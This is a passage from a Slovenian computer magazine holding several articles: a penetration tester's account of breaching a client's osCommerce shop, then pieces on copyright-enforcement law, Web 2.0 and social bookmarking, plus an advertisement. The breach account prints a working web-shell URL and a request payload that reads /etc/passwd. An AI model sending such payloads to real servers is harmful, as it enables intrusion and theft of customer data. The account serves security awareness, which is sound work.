Pred dnevi se je pri meni oglasila stranka, ki je slišala za moje podvige pri preverjanju varnostnih slabosti informacijskih sistemov in hotela preveriti svojo spletno trgovino ...

Piše: Tomaž Bratuš

tomaz.bratusa@mojmikro.si

Na začetku me je stranka opozorila, da njegovo spletno trgovino in strežnik za gostovanje spletnih strani varuje **dobro konfiguriran požarni zid**, zaradi česar misli, da so moje možnosti pri razkritju varnostnih pomanjkljivosti minimalne. Pa je to res?

Delati sem začel ponoči, saj nisem imel namena ovirati kupcev pri spletnih nakupih.

ODKRIVANJE PODATKOV

Na začetku sem rutinsko pregledal vse dostopne podatke o stranki, pri čemer sem pridobil tudi podatke spletnih forumov, na katerih je stranka poizvedovala o možnostih konfiguriranja požarnega zidu **MOnOwall** in nastavitvah omrežja. Tovrstni podatki so mi razkrili obseg spletnih naslovov, pri čemer sem odkril sistem **Solaris** z dostopnim priključkom **80** (web), na katerem je tekel spletni strežnik **Apache**, drugi sistem pa je bil **Linux**, na katerem je bil dostopen priključek **443** (SSL) in **80** (web) in je ravno tako uporabljal **Apache**. Če ste prebrali vsaj nekaj prejšnjih člankov o hekerskim metodah v Mojem mikru, potem veste, da lahko ta priključka postaneta lahek plen, če ne poskrbimo za njuno primerno varovanje.

ISKANJE ŠIBKIH TOČK

Najprej sem se lotil sistema **Solaris** in iskal šibke točke, ki bi se lahko uporabile za napad s spleta. Položaj je bila takšen, da so bile na

tem sistemu nameščene samo **statične spletne strani**, ki praktično niso dajale priložnosti za zlorabo, pri čemer imam med drugim v mislih tudi odkrivanje: znanih varnostno vprašljivih datotek, izvorne kode spletnih aplikacij (morebitna gesla ...), oddaljenega preplavljanja medpomnilnika, pomanjkljivega preverjanja vhodnih podatkov, ranljivosti znakovnih nizov za formatiranje, možnosti pošiljanja datotek strežniku in ponarejanje identifikatorja seje. V tem strežniku ni bilo strani, ki bi preverjala identiteto obiskovalcev, zato sem se v dobri veri obrnil k drugemu aktivnemu sistemu, **Linux**.

Znanih je vrsta tehnik **preplavljanja medpomnilnika**, s katerimi lahko napademo **Apache**, vendar v strežniku ni bilo najti nobene, saj je skrbnik izkušen profesor računalništva. Skrbnikovo izkušnost nakazuje tudi njegova sposobnost namestitve in konfiguriranja požarnega zidu **MOnOwall**, ki je okrnjena različica operacijskega sistema **BSD**.

RAZPOKE SE PRIKAŽEJO

Naenkrat sem med pregledovanjem spletne aplikacije naletel na znano ime **osCommerce**, ki je priljubljena aplikacija, namenjena spletnemu trgovanju. Ker je sistem uporabljal **PHP Shell 1.5** (v sklopu **PHP 4.1.2**), ki ni bil ustrezno varovan, sem lahko z uporabo naslednjega URL-ja prešel v delovni imenik spletne aplikacije:

`http://www.zrtev.si/catalog/images/zclass.php?work_dir=%2F&command=1`, kjer sem lahko z uporabo naslednjega (shell) ukaza pridobil seznam uporabniških imen in gesel **spletnega strežnika**:

```
work_dir=%2Fhome%2Fsmith%2Ffiles%2Fibays%2Fshop%2Fhtml&command=+%0acat%20+/etc/passwd%0a&submit_btn=Execute%20Command&stderr=on
```

Gesla so bila seveda v šifrirani obliki, vendar to ni ovira, saj dobro vemo, kako domiselna gesla uporabljajo stranke pri spletnem nakupovanju oz. v tem primeru pri gostovanju spletnih strani.


Istočasno sem ob pregledu odkril tudi **varnostno pomanjkljivost**, ki pod določenimi pogoji omogoča dostop do spletne aplikacije na ravni skrbnika, in to brez kakršnegakoli overjanja oz. lomljenja predhodno pridobljenih gesel. Verjetno vam ni treba posebej poudarjati, da dostop na tej ravni omogoča ogled števil kre-

ditnih kartic in drugih osebnih podatkov kupcev ter spreminjanje vsebine spletne trgovine.

V tem trenutku bi se zlobni hekerji zasmejali, v glavi pa bi se jim prikazal stavek: »We own your ass!«

NOČNA MORA VSAKEGA SKRBNIKA ...

Na tej stopnji ogroženosti sem bil seveda takoj prisiljen poklicati stranko, čeprav je bila ura ena ponoči. Razložil sem mu problem in položaj se mu je zdel praktično nemogoč. Streznil se je šele, ko sem mu po elektronski pošti poslal datoteko z gesli in povezavo, prek katere lahko obišče stran za upravljanje spletne trgovine brez vnosa uporabniškega imena



Spletna stran, namenjena upravljanju spletne trgovine paketa **osCommerce**, ki trpi za opisano ranljivostjo.

ali gesla. Uresničila se mu je najhujša nočna mora vsakega skrbnika.

V eni uri je bil tako v celoti kompromitiran sistem spletnega trgovanja, pri čemer strokovno nameščeni požarni zid in IDS **nista odigrala svoje vloge**. Z dostopom na ravni skrbnika (administratorja) ni bilo težko odkriti uporabniških imen in gesel za dostop do FTP- in HTTP-strežnika, na katerega stranke nameščajo svoje spletne mojstrovine, namenjene spletnemu gostovanju. Če bi tovrstne pomanjkljivosti odkril zlonameren heker, bi lahko v trenutku spremenil več kot 150 spletnih strani v Sloveniji in imel dostop do velikega števila podatkov o kreditnih karticah.

Naenkrat varnost spletnega strežnika ni samo stvar sistemskega skrbnika, temveč ima lahko tudi širše posledice, ki se jih Slovenija v tem trenutku še ne zaveda.

0 DAY EXPLOIT

Podrobnosti o odkriti pomanjkljivosti (gre za **0 Day Exploit**) spletne aplikacije **osCommerce** bom predstavil na eni od predstavitev knjige **Hekerski napadi in zaščita**, ki je v oktobru izšla pri založbi Pasadena. V mislih imejte predvsem to, da je tovrstnih ranljivih trgovin trenutno več kot 63.000 po vsem svetu.



SE JE V LETU DNI



KAJ SPREMENILO?

Pred enim letom smo objavili zelo odziven članek o pregonu nelegalnega presnemavanja avtorskih del v Sloveniji. Prav veliko se od takrat ni spremenilo in vsaj do danes v Sloveniji še ni bilo tožbe proti uporabnikom, ki »kradejo« spletno glasbo ali filme. Tudi v letu 2006 tega ne pričakujemo!

Piše: Marjan Kodelja

marjan.kodelja@mojmikro.si

A preden pogledamo, zakaj je tako, si pogledajmo drugo dejstvo, ki ima lahko velik vpliv na področju boja proti kraji avtorskih del.

HRANJENJE PODATKOV O UPORABNIKIH?

Evropska komisija je (bo) objavila predlog direktive, ki zapoveduje operaterjem komunikacij, da **podatke o svojih uporabnikih in njihovih dejanjih hranijo dlje časa**. Po najbolj črnem scenariju naj bi bili med temi podatki tudi podatki o **spletnih straneh** (ali storitvah), ki jih uporabniki obišejo. To pa ni več tako nedolžno in tudi »uporabno« le v namen boja proti terorizmu, ki naj bi bil edini razlog direktive. Takoj vsaj pravijo v Evropi in predvsem v državah, ki so že bile tarče napadov in ki se celo zavzemajo za izredno dolgo hranjenje teh podatkov. Celo do štiri leta, čeravno je Evropski parlament te zahteve že zavrnil in, kot kaže, je verjetnejši čas **enega leta**.

Vpogled v te podatke bi želele imeti tudi **organizacije za zaščito avtorskih pravic** (na primer RIAA) in hitro bi našle pravno podlago, ki bi jim to omogočila. Vsa zadeva je v tem trenutno še zelo hipotetična, saj še nekaj časa ne bo popolnoma jasno, katere podatke (če sploh katere) bodo operaterji morali hrani-

ti. Če bo med njimi tudi zgodovina obnašanja uporabnikov v spletu (obiski spletnih strani), bo to kot voda na mlin omenjenim organizacijam. Njihovi pravni postopki (tožbe) bodo podkrepjeni s konkretnimi podatki in usmerjene le na tiste posameznike, ki jim po eni strani »delajo največ škode«, po drugi pa tudi največ pomenijo za spletno skupnost. Zdaj se namreč kljub vsemu dogaja, pa čeprav to zanikajo, da tožne niso usmerjene le na uporabnike, ki datoteke v spletu objavijo, temveč tudi na one, ki jih le nelegalno prenašajo v svoje računalnike. O tem, ali je to lepo oziroma ni lepo, smo na teh straneh že velikokrat pisali, zato se to pot ne mislimo ponavljati. Dejstvo pa je, pa čeprav želimo biti še tako pravični, da kar je dobro za te organizacije, po drugi strani ni dobro za **uprabnike**.

NELAGALNI KANALI KOT PRITISK NA MONOPOLISTE

Nihče si namreč ne upa jasno in glasno povedati naslednje hipoteze: **»Ker je na voljo nelegalni kanal, so cene legalnih kanalov veliko bolj uporabniško naravnane, kot bi bile, če prvega sploh ne bi bilo.«** Zavedati se je namreč treba, da so glasbene založbe **monopolisti**, ki niso podvrženi konkurenci na trgu. Nismo še namreč slišali, da bi isti glasbeni album enega izvajalca izdalo več založb. Zgodovinsko gledano založbe zelo dolgo niso hotele ali zna-

le sprejeti spleta kot svojevrstnega prodajnega kanala. Šele nelegalno presnemavanje jih je prisililo, da so se odzvale. Po našem mnenju bi tudi v primeru, da nelegalnega početja ne bi bilo, imeli spletne glasbene trgovine, vendar **cenovno** ponudba ne bi bila takšna, kot je danes. Z veliko verjetnostjo lahko predvidevamo, da bi bile cene enake tistim iz trgovin (nakup CD-plošče), nakup le posameznih skladb pa bodisi ne bi bil mogoč bodisi bi bile cene višje. V prid naši hipotezi govorijo tudi najnovejši uradni podatki, ki kažejo, da se je padec prodaje klasičnih medijev nekoliko upočasnil, hkrati pa je izredno narasla **legalna spletna prodaje skladb**. To kaže na še eno zanimivo dejstvo. Sodni pregoni in »okužbe« spletnih storitev z lažnimi datotekami (članek o tem lahko pogledate na naši spletni strani – mesec maj) so uspešna metoda v boju proti piratom le, če so podkrepjene tudi z **legalno možnostjo poceni spletnega nakupa**. Če slednjega ne bi bilo, tudi druga ukrepa ne bi dosegla svojega cilja.

SPLETNA GLASBA JE VSAJ DELOMA UREJENA

Področje **spletne glasbe** so vsaj delno uredili, pa čeprav tudi tu ni moč najti vsega, kar želimo. Še več, prikrajšani so predvsem tisti, ki iščejo starejše skladbe, ki jih sploh ni moč kupiti v trgovini. Da ne govorimo o tem, da

pregon nelegalnega prenosa vsebin

Slovenci še vedno ne moremo kupovati v nekaterih tujih spletnih glasbenih trgovinah, ki so veliko cenejše od naših – no, resna je zgolj ena. Po čudni logiki moramo torej **plačevati več** in se zadovoljiti z **manjšo ponudbo**, kar naše uporabnike sili v nelegalno početje.

Še bolj problematično je področje nakupa **filmov in nadaljevanj**. Svetovna filmska industrija še ni stopila na pot glasbene industrije, kar je tehnično gledano morebiti celo razumljivo, poslovno pa nikakor ne. Založbam (studijem) ostajajo le tožbe in lažne datoteke. In če zadnje časa vprašate prijatelje, kaj »downloadajo« iz spleta, bo večina odgovorila, da filme.

FILMSKI »SNEMALCI« NIMAJO SVOJE TRGOVINE

Zdaj pa se lahko vrnemo na osnovno vprašanje, ki vas najbolj teži. Ali boste zaradi svojega nelegalnega početja lahko na očeh represivnih organov? Večina vas ni zakrivila izvirnega greha oziroma niste tako ali drugače prvi objavili določene skladbe ali filma. Po spletu zgolj iščete in iskano prenesmate v svoj računalnik.

◊ **Sodni pregoni so uspešna metoda v boju proti piratom le, če so podkrepjeni z legalno možnostjo poceni spletnega nakupa.**



To, da so te datoteke potem na voljo tudi drugim, ni dovolj velik razlog, da bi vas »zgrabili za vrat in vrgli v ječo«. Preprosto povedano, ne delate dovolj velike škode, da bi se vas splačalo preganjati. Tiste redke posameznike, ki so skrbeli za strežnike, pa so tako ali tako prestrašile grožnje po elektronski pošti in so se sami umaknili.

Bistvo zapisanega ni opravičevanje in spodbujanje kraje avtorskih del. Opozorili smo le na tiste segmente, ki po našem mnenju to početje spodbujajo, za kar pa niso krivi zgolj potrošniki. Namreč to, da moramo čakati, da določen film pride v trgovine (če sploh) in ga potem še razmeroma drago plačati, ni ravno v prid cilju, da nelegalnega početja ne bi bilo. Še bolj problematičen in podobno težak je nakup nadaljevanj, še zlasti tistih, ki jih naše televizije ne kupijo. Kaj torej manjka? Preprosto: **spletna trgovina s filmi v digitalni obliki** s podobno poslovno filozofijo, ki so jo prevzele **glasbene spletne trgovine**. In zakaj je še ni na obzorju?

Zakonska podlaga pregona

Ponovimo vajo iz lanskega leta zgolj zato, da vam še enkrat pokažemo, kaj se vam lahko pripeti, če se kdo odloči, da vas bo **tožil** – kazensko ali civilno. Kaj se lahko obeta slovenskemu državljanu, ki bi se znašel med obdolženci za protizakonit prenos datotek preko interneta? Kaj lahko pričakuje med preiskovalnim postopkom?

Franc Stanonik, ministrstvo za pravosodje:

»V Republiki Sloveniji bi lahko s takšno dejavnostjo storili kaznivo dejanje kršitve avtorske pravice (158. člen Kazenskega zakonika), kaznivo dejanje neupravičene uporabe avtorskega dela (159. člen Kazenskega zakonika) ter kaznivo dejanje kršitve avtorski sorodnih pravic (160. člen Kazenskega zakonika). V 158. členu KZ sta za temeljno obliko tega kaznivega dejanja predpisana denarna kazen in zapor do enega leta, v 159. členu zapor do treh let, v 160. členu zapor do treh let, za hujše (kvalificirane) oblike navedenih kaznivih dejanj pa so predpisane višje kazni zapora.

Sodni preiskovalni postopek v teh primerih se ne razlikuje od katerihkoli drugih sodnih preiskav, razen da je v teh primerih verjetno, da bosta tako preiskovalni sodnik kot sodeči senat potrebovala sodelovanje sodnih izvedencev za področje elektronskih komunikacijskih storitev.«

Uh. Smo omenili, da gre tukaj zgolj za **kazenski pregon**? Do civilne oziroma odškodninske **tožbe**, o kakršnih je govor v svetu, sploh še nismo prišli. Tožnik lahko sproži odškodninsko tožbo pred uvedbo postopka, med njim ali po njem. Kljub vsemu pa močno dvomimo, da bi kršitelja lahko obsodili kar po vseh treh členih. Najbrž bi šlo za **159. člen**, dokazan bi moral biti direktni naklep pridobitve protipravne premoženjske koristi, vprašanje je, ali bi bile izrečene tako visoke kazni, a to so že pravne podrobnosti, v katere se kot laiki ne bomo spuščali. Pomembno je, da vemo, da je takšno početje **kaznivo**.

Kakšne so **pristojnosti** slovenskih preiskovalnih organov in pravosodnega sistema nasploh v takšnih primerih? Katere podatke lahko zahtevajo od ponudnikov dostopa do interneta in drugih vpletenih strank? Kako je z **varovanjem zasebnosti**?

»Zakon o kazenskem postopku v 149.b členu določa, da lahko v pri-

meru, če so podani razlogi za sum, da je bilo storjeno, da se izvršuje ali da se pripravlja oziroma organizira kaznivo dejanje, za katero se storilec preganja po uradni dolžnosti in je za odkritje tega kaznivega dejanja ali storilca treba pridobiti podatke o prometu v elektronskem komunikacijskem omrežju, preiskovalni sodnik na obrazložen predlog državnega tožilca odredi operaterju določenega elektronskega komunikacijskega omrežja, da mu sporoči podatke o udeležencih, okoliščinah in dejstvih elektronskega komunikacijskega prometa, kot so številka ali druga oblika identifikacije uporabnikov elektronskih komunikacijskih storitev, vrsta, datum, čas in trajanje klica oziroma druge elektronske komunikacijske storitve, količina prenesenih podatkov in kraj, iz katerega je bila elektronska komunikacijska storitev opravljena.

V drugem in tretjem odstavku so nekatere dodatne določbe, pomemben pa je četrti odstavek 149.b člena, ki določa, da operater elektronskih komunikacijskih omrežij svoji stranki ali tretji osebi ne sme razkriti, da je ali da bo določene podatke posredoval preiskovalnemu sodniku ali policiji.«

Temu lahko rečemo pravni odgovor na tehnično vprašanje. Namreč, ali organi pregona lahko odkrijejo kršitelja. Anonimnost si lahko zagotovijo samo **pravi hekerji in pirati**, ti pa, kot smo že ugotovili, niso na prioriteten seznamu glasbene industrije.

Še to: Ministrstvo za pravosodje od mednarodnih organizacij iz tujine do zdaj še ni prejelo informacij o podobnih akcijah v Sloveniji. Hkrati velja pripomniti, da organi pregona zaradi varovanja tajnosti predkazenskega postopka informacij v zvezi s postopkom odkrivanja oziroma zbiranja informacij ne morejo podati, dokler se ne začne kazenski postopek.

Tako. Zdaj smo se naučili, kako se stvari odvijajo, ko se odvijajo. Pa bi se res tako odvijale? Najbrž ne. To bi bil že res najbolj črn scenarij. Vsaj kar zadeva tako visoke zaporne kazni. Priznati kaj takega že skoraj pomeni včlanitev v Klub ljubiteljev teorij zarot. Vendar pa to nikakor ne pomeni, da je vse skupaj treba jemati z levo roko. Gre za povsem jasno kršitev zakona z zagroženimi visokimi kaznimi, pa naj se nam to zdi prav ali ne. In ne pozabimo na civilne oziroma odškodninske tožbe! Avtorske in sorodne pravice je treba spoštovati, ne glede na to, da bomo v prihodnosti najbrž – če bo veter ugoden in luna polna – doživeli še precej sprememb na tem področju. Tehnološke spremembe bodo namreč zahtevale **prilagoditve zakonodaje in tržne politike** po vsem svetu. (v.o.)

PRIHAJA SPLET 2.0

Pri programih in sistemih smo povsem vajeni različic. Zato se morda sprašujete, kdo za hudiča si upa prilepiti številko različice svetovnemu spletu?

Piše: Mitja Mavsar

mitja.mavsar@mojmikro.si

No, odkar je pojem prvokrat izustil neki spletni strokovnjak, se o tem res veliko govori. Spletni portali in blogi so polni debat o aplikacijah, ki naj bi naznanjale trend k drugačnemu spletu, ki ga ne sestavljajo več posamezne spletne strani, pač predvsem množica aplikacij, ki delujejo na podlagi prepletenih podatkov z množice spletnih mest.

V spletu 1.0 je majhno število piscev ustvarjalo posamezne spletne strani za veliko število uporabnikov. Splet so sestavljali posamezni ločeni dokumenti, ljudje pa so se navadili, da gredo po informacijo neposredno na spletno mesto določenega podjetja ali organizacije.

Sčasoma je spletno objavljavanje postalo tako enostavno, da so ljudje začeli spletne vsebine redno objavljati, ne le brati, kar so drugi napisali. Do danes, ko si lasten spletni dnevnik (blog) ureja že skoraj vsak računalniško pismen osnovnošolec, pa je na vsakem področju »naspletnjenih« že toliko vsebin, da nikakor ne moremo obiskati in prebrati vseh relevantnih spletnih mest.

Rešitev tega preobilja spletnih vsebin prinašajo aplikacije z značilnostmi spleta 2.0. Gre za aplikacije in vire podatkov, ki jih uporabniki uporabljajo drugače, saj do njih dostopajo, ne da bi sploh obiskali spletno mesto, od koder podatki izvirajo. Podatki se v spletu 2.0 pojavljajo v takšni obliki in na tistem mestu, kjer bralec to hoče, ali pa so poljubno (pre)urejeni v popolnoma drugačnem kontekstu in v povezavi z drugimi informacijami.

LOČITEV STRUKTURE, OBLIKE IN VSEBINE

Splet druge generacije zahteva upoštevanje najnovejših tehničnih standardov. Oblikovanje s tabelami in animiranimi datotekami gif se je s prihodom teh aplikacij dokončno uvrstilo v zaprašeni del spletne zgodovine. Standard spletnega oblikovanja je že nekaj časa označevanje CSS, torej s slogovnimi datotekami, s katerimi na enem mestu določimo prav vse oblikovne komponente spletnega mesta. Ta ločitev poenostavi oblikovanje, olajša namestitev sistemov za upravljanje vsebin in hkrati omogoči osredotočenje na vsebino spletnega mesta.

Vsebinsko v dobi spleta 2.0 je treba strukturirati tako, da je mogoče tržiti in »prodati« tudi le del informacij spletnega mesta, ne le celotno spletno mesto, kot je bilo to običajno v spletu prejšnje generacije. Ključno je programiranje kakovostnih spletnih aplikacij, zagotovitev urejevalnika vsebin in ne nazadnje

ustvarjanje vsebin! Dobri ustvarjalci vsebin, ki se znajdejo v spletnem okolju, postajajo čedalje pomembnejši.

AVTOR, PROSTOR IN OBLIKA SE UMIKAJO VSEBINI

V spletu 1.0 se je spletna mesta komuniciralo v celoti, saj so bila zgrajena statično, povsem po vzoru tiskanih brošur. Zelo pogosto je bila edina vsebinska sprememba teh spletnih mest njihov nastanek! Dandanes spletna mesta brez rednih zanimivih sprememb dosegajo izjemno nizko število obiskov, nepomembna pa se zdijo tudi iskalnikovim robotom.

Eden glavnih ciljev lastnikov spletnih mest prve generacije je bil čim dlje zadržati obiskovalca in nanj kar najhitreje napraviti učinkovit vtis. Spletna mesta so se zato izjemno trudila z oblikovanjem in animacijami. Običajna strategija je bila:

1. Oblikuj lepo spletno mesto s privlačno uvodno stranjo.
2. Ustvari spletni oglas, ki prinaša promet na tvojo stran.

Po novem je stvar drugačna. Čedalje več je zahtevnih uporabnikov, ki točno vedo, kaj hočejo in to hočejo takoj. Oglasov ne gledajo in ne berejo, zaupajo le neodvisnim povezavam spletnih iskalnikov in portalov, hkrati pa znajo na različne načine povsem obiti oblikovnega mesta. Uporabniki RSS-prikazovalnikov lahko na primer povsem po svoje prikojijo pogled na elemente našega spletnega mesta.

Tovrstnim spletnim uporabnikom, ki jih je vse več, je vsebina postala tako zelo pomembna, da sta tako vir informacije kot njegova oblika skoraj povsem izgubila pomen.

Informacije imajo v spletu 2.0 prosto pot. Isti podatek je lahko hkrati uporabljen na 100 različnih spletnih mestih in vsakemu uporabniku prikazan v prilagojeni obliki. Bolj kot lokacija informacij in njihovo avtorstvo je zato postala pomembna vsebina. Spletna mesta 2.0 svoj uspeh gradijo tako, da ves čas raziskujejo, katere vsebine obiskovalce zanimajo, nato pa te vsebine prikazujejo, kjerkoli v spletu je to mogoče. Če so informacije res kakovostne, jih niti ni treba »prodajati«, pač pa se upravljavci spletnih mest sami oglašijo s prošnjami za njihovo uporabo.

USPEH JE V ROKAH UPORABNIKA

Zdi se, kot da uporabnik še nikoli ni bil tako močan. RSS-dostop, mobilni internet, televizija TiVo in mnoge druge sodobne tehnologije so povzročile revolucionarne spremembe. Uporabnik si sam poljubno izbira trenutek in obliko, v kateri se mu bo prikazal določen podatek ali pa na primer film.

ZANESLJIVOST in PROFESIONALNOST še nikoli tako dostopni!

Brezprokinitveni napajalnik INFORM Guard Genius 600

- Kapaciteta 600 VA
- Line Interactive UPS
- Zvočni alarm za battery backup, battery low in overload status
- Teža 7,9 kg



Cena brez DDV: **7.499,00 SIT!**
Cena z DDV: 8.999 sit

Tiskalnik ZEBRA LP 2644-Z

Prekinitveni namizni tiskalnik etiket in štirikrtni kodni

- direktni termalni tiskalnik za nalepke, črtna koda...
- Hitrost: do 102 mm/s, ločljivost: 203 dpi
- Širina lista: do 104 mm
- Dolžina lista: do 990 mm
- 8 MB SDRAM, 4 MB Flash
- vmesniki: RS232, paralelni, USB v.1.1
- Zebra Link



Cena brez DDV: **99.999,00 SIT!**
Cena z DDV: 119.999 sit

Tiskalnik ZEBRA Z4Mplus

Posebej ojačen za zahtevna industrijska okolja

- termalno transferni in direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi/širina lista 104 mm
- hitrost lista 254 mm/s
- izredno tih in energo učinkovit
- zelo odporen proti prahu in vlagi
- vmesniki: RS232



Cena brez DDV: **211.110,00 SIT!**
Cena z DDV: 253.332 sit

Dodatni popusti in nagrade v naši spletni trgovini!

MIKROPIS Holding



Adrianska 4a, 8110 Zeleno, 6400 Celovška 116, 1000 Ljubljana
tel: 01 25 11 22, fax: 01 25 11 23, e-mail: info@mikropis.si, www.mikropis.si

Vsi izdelki so na voljo tudi v naši spletni trgovini:
www.mikropis.si


Uporabnik postaja razvajan princ in pričakuje spletni servis s kakovostnimi informacijami, ki so na njegov klik in samo zanj v trenutku zbrane z vsega sveta.

Dober primer je krmarjenje po spletnem mestu. Spletne analize v zadnjem času kažejo opuščanje poti krmarjenja, ki jih je predvideval spletni načrtovalec. Vse večji delež uporabnikov na posamezno spletno stran prispe s povezav na portalih, iskalnikih in ostalih agregatorjih vsebin. Ker se delovanje spletnih mest vse bolj odvisno od zbirke podatkov, je v prihodnosti mogoče pričakovati čedalje več krmarjenj, ki se samodejno oblikujejo na podlagi vsebin in pretekle uporabe.

Zametek tovrstnega krmarjenja so na neki način **Googlovi besedilni oglasi** (storitvi AdWords in AdSense), ki se prikazujejo na podlagi prikazane vsebine. V storitvi Gmail se na primer prikazujejo ob vsebini e-pošte:

- Ko mi je prijatelj poslal šalo na temo avtomobila mercedes, so se mi ob njegovem elektronskem sporočilu izpisali

- oglasi za popust pri nakupu avtomobila znamke Mercedes.
- Ko sem se po elektronski pošti dogovarjal za gostovanje nekega spletnega mesta, so se mi ob strani pojavili trije konkurenčni oglasi ponudnikov prostora.



Zanimiv prijem, ki uporabniku pravo stvar ponudi ravno takrat, ko jo išče, o njej razmišlja, bere ali piše.

IN KAJ UKRENITI?

Čimprejšnje spremembe v našem spletnem delovanju so nujne. Uporabnik ni več zgolj kralj, temveč postaja razvajan princ, ki pričakuje spletni servis s kakovostnimi informacijami, ki so na njegov klik in samo zanj v trenutku zbrane z vsega sveta.

Vse kaže, da bodo v prihodnosti uspešna in obiskana resnično interaktivna spletna mesta. Ustvarjati bo treba takšne spletne storitve, ki prikazujejo **bogate informacije izključno po meri uporabnika**. Zapolniti bo treba informacijske niše in po okusu ciljne skupine namešati koktajl iz pravih informacij. Samostojne spletne aplikacije bo treba z avtorji povežati z oddaljenimi zbirkami in, ne nazadnje, resno se bo treba lotiti vsebin in držati pesti, da konkurenca tega ni storila že prej in bolje. Preproste, povezane in učinkovite spletne storitve.

Splet 2.0 ni babbav, temveč le dokaz, da se internet razvija. Postaja pametna, samoučeča se osnova, ki vse bolj posluša uporabnika.


Zgledi spletnih servisov 2.0

Da bo vsaj približno jasno, za kaj pri stvari gre, si pogledjmo nekaj primerov:

Amazon (www.amazon.com), največja knjigarna na svetu, ponuja vsakomur, da prodaja njihove izdelke. Ne zanima jih, kako bo svojo knjigarno oblikoval, niti katere knjige bo prodajal ... Kdor koli želi, lahko na svojem spletnem mestu za določeno provizijo popolnoma po svoje uporabi sveže podatke o Amazonovih knjigah. Na sliki je zgled – **Amazon Lite**. Nekomu se je zazdelo, da je Amazonova trgovina prekompleksna, pa je ustvaril preprostejšo različico.



Google Maps (maps.google.com), interaktivni zemljevidi in natančen satelitski posnetek planeta, ki ga lahko vsak razvijalec spletnega mesta vključi v svoje mesto in z njim nazorno prikaže poljubne podatke. Primer uporabe je **www.chicagocrime.org** prikaz podatkov o kriminalnih dejanjih v mestu Chicago. Slika prikazuje lokacije vlomov v zadnjih treh mesecih.



Posamezniku prilagojena vstopna stran (www.google.com/ig), priložnost, da si sami oblikujete svoj spletni vstopni portal. Uporabnik na sliki ima nastavljen prikaz zadnjih devetih novic časnika Delo, zadnjih štirih vesti s 24ur.com, zadnjih devetih elektronskih sporočil ter aktualnosti s štirih različnih blogov.



Najdi.si Novice (http://novice.najdi.si). Servis, kjer lahko na enem mestu spremljate objave pomembnejših slovenskih medijev. Preverite lahko več novic istega dogodka in na primer ugotovite, kateri medij je novico objavil hitreje in bolj kakovostno.

POKAŽI MI SVOJE PRILJUBLJENE, IN POVEM TI ...

Ne glede na v osnovi nedružabno naravo brskanja po spletu pri tem zadnje čase prihaja do vse večjih izrazov socializacije uporabnikov, kamor sodijo »social bookmarking« ali javno objavljane seznamov priljubljenih strani in druge oblike povezovanja.

Piše: **Bojan Amon**

bojan.amon@mojmikro.si

Med že dokaj uveljavljenimi možnostmi je denimo **pletanje socialnih omrežij prek spleta**, kar ponujajo portali, kot je Orkut (www.orkut.com). Tu vsak uporabnik s profilom, ki si ga je ustvaril in po želji posodabljal, plete mrežo s **popolnimi neznanci**, s katerimi ga družijo bodisi interesi bodisi pripadnost določeni referenčni skupini ali pa zgolj gola človeška osamljenost in radovednost. Posebnost tovrstnega navezovanja stikov je, da nimamo le dostopa do lastnih stikov, ki jih na portalu zabeležimo, temveč tudi do »stikov naših stikov« in tako naprej, tako da smo dejansko vsi uporabniki tega portala povezani v ogromno omrežje, prepleteno kot kakšna kašmirska preproga. Ker so možnosti za razvoj socialnih vzorcev, ki jih poznamo že iz nespletnega življenja, praktično neomejene, je skupna raba seznamov priljubljenih strani, o čemer bo tekla beseda v nadaljevanju, le ena od »novosti« na tem področju.

SEZNAM PRILJUBLJENIH NAŠE OGLEDALO

Vsi gotovo poznamo trenutke, ko nam je nam je pri spletnem brskanju kakšna stran še posebej všeč in je nikakor nočemo pozabiti, izgubiti ali znova iskati, saj smo do nje prišli bodisi po srečnem naključju bodisi po težavnem in dolgotrajnem iskanju. Spletni brskalniki zato že od začetka ponujajo možnost shranjevanja tovrstnih strani v naš **osebni seznam priljubljenih strani** (bookmarks, favorites). Vsak od nas ima ima v svojem računalniku brzkone vsak dan obsežnejši seznam strani, ki nedvoumno zrcalijo področja zanimanja našega spletnega brskanja oziroma naše vzorce spletnega vedenja. Na podlagi slednjega cvetejo nekatera tržna orodja čedalje vsiljivejših spletnih oglaševalcev in prodajalcev, kot so na primer **piškotki** in **neželeno elektronska pošta**, ki je ponavadi neločljivo vezana na tematike spletnih vsebin, ki jih najpogosteje pre-

